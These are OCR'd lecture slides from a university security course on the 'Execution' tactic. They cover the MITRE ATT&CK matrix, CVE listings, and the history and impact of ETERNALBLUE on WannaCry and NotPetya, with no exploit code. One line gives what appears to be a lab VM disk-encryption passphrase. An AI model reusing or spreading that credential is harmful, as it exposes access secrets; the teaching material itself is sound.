
Threats and Countermeasures

Lecture 05: Execution


COMP-5830/-6830
Spring 2025

Today: tc-vm-04_rc08




Disk Crypto: bPCFDFiX32nt9zSTiWonZRsm

MITRE ATT&CK



Enterprise Matrix
Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the f
View on the ATT&CK® Navigator
Version Permalink
layout: side
show sub-tech
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Execution
13 techniques
Persistence
19 techniques
Lateral Movement
9 techniques
Collection
17 techniques
Command and Control
16 techniques
Exfiltration
9 techniques
Impact
13 techniques
Execution
13 techniques
Command and Scripting Interpreter (8)
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication (3)
Native API
Scheduled Task/Job (5)
Serverless Execution
Shared Modules
Software Deployment Tools
System Services (2)
User Execution (3)

Execution



Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

Execution (simplified)



- Run code on remote systems/devices/ network
  - Intelligent, controlled, generic, and targeted
- Often achieved via abuse of existing execution contexts


Via External Attack Surface


Via External Attack Surface

- Leveraging weaknesses in target's servers


CVEs

- “Common Vulnerabilities & Exposures”
- (Semi)structured vulnerability details
- Includes a “score”





CVE Database



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

Sort results by: Publish Date Descending Sort

There are **266,305** matching records.

1 2 3 4 5 6 7 8 9 10 > >>

Vuln ID	Summary	CVSS Severity
CVE-2025-25741	D-Link DIR-853 A1 FW1.20B07 was discovered to contain a stack-based buffer overflow vulnerability via the IPv6_PppoePassword parameter in the SetIPv6PppoeSettings module. **Published:** February 12, 2025; 1:15:28 PM -0500	*V4.0:*(not available) *V3.x:*(not available) *V2.0:*(not available)
CVE-2025-25200	Koa is expressive middleware for Node.js using ES2017 async functions. Prior to versions 0.21.2, 1.7.1, 2.15.4, and 3.0.0-alpha.3, Koa uses an evil regex to parse the `X-Forwarded-Proto` and `X-Forwarded-Host` HTTP headers. This can be exploited to carry out a Denial-of-Service attack. Versions 0.21.2, 1.7.1, 2.15.4, and 3.0.0-alpha.3 fix the issue. **Published:** February 12, 2025; 1:15:28 PM -0500	*V4.0:*(not available) *V3.x:*(not available) *V2.0:*(not available)
CVE-2025-25199	go-crypto-winnative Go crypto backend for Windows using Cryptography API: Next Generation (CNG). Prior to commit f49c8e1379ea4b147d5bff1b3be5b0ff45792e41, calls to `cng.TLS1PRF` don't release the key handle, producing a small memory leak every time	*V4.0:*(not available) *V3.x:*(not available) *V2.0:*(not available)

ETERNALBLUE (CVE-2017-0144)

CVE-2017-0144 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

ETERNALBLUE (CVE-2017-0144)

- ~2008: Vulnerability introduced to SMB

ETERNALBLUE (CVE-2017-0144)

WIRED SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
  - Windows XP/Vista/7/8/10
  - Windows Server 2008, 2012, 2016

ETERNALBLUE (CVE-2017-0144)

WIRED SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
  - Windows XP/Vista/7/8/10
  - Windows Server 2008, 2012, 2016
- ~2010: NSA finds/weaponizes

ETERNALBLUE (CVE-2017-0144)

WIRED SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
  - Windows XP/Vista/7/8/10
  - Windows Server 2008, 2012, 2016
- ~2010: NSA finds/weaponizes
- ~2016: NSA ***loses their exploit & tooling***

ETERNALBLUE Impact

- May2017: Bolted to WannaCry's ransomware worm & deployed
  - Hospitals
  - Manufacturing
  - Telcoms
  - etc.

ETERNALBLUE Impact

- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed


ETERNALBLUE Impact

- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed
  - Power companies
  - Shipping companies
  - Major banks
  - ISPs & telcoms


ETERNALBLUE Impact

